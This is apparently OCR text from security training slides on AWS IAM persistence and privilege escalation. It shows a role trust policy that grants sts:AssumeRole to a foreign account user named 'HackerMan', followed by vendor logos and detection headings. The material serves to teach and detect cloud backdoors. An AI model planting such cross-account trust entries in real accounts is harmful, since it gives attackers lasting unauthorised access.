
Entities that can assume this role under specified conditions.

```
1  {
2      "Version": "2012-10-17",
3      "Statement": [
4          {
5              "Effect": "Allow",
6              "Principal": {
7                  "AWS": [
8                      "arn:aws:iam::833715826468:user/DistrictUser",
9                      "arn:aws:iam::056128891991:user/HackerMan"
10                 ]
11             },
12             "Action": "sts:AssumeRole",
13             "Condition": {}
14         }
15     ]
16 }
```



DistrictRole

DistrictUser




DistrictRole

HackerMan

PERSISTENCE & PRIVILEGE ESCALATION

Multi Account Environments



3rd Party Vendors


CROWDSTRIKE

databricks


Qualys.

DATADOG


DETECT: PERSISTENCE & PRIV ESC




DETECT: PERSISTENCE & PRIV ESC



DETECT: PERSISTENCE & PRIV ESC

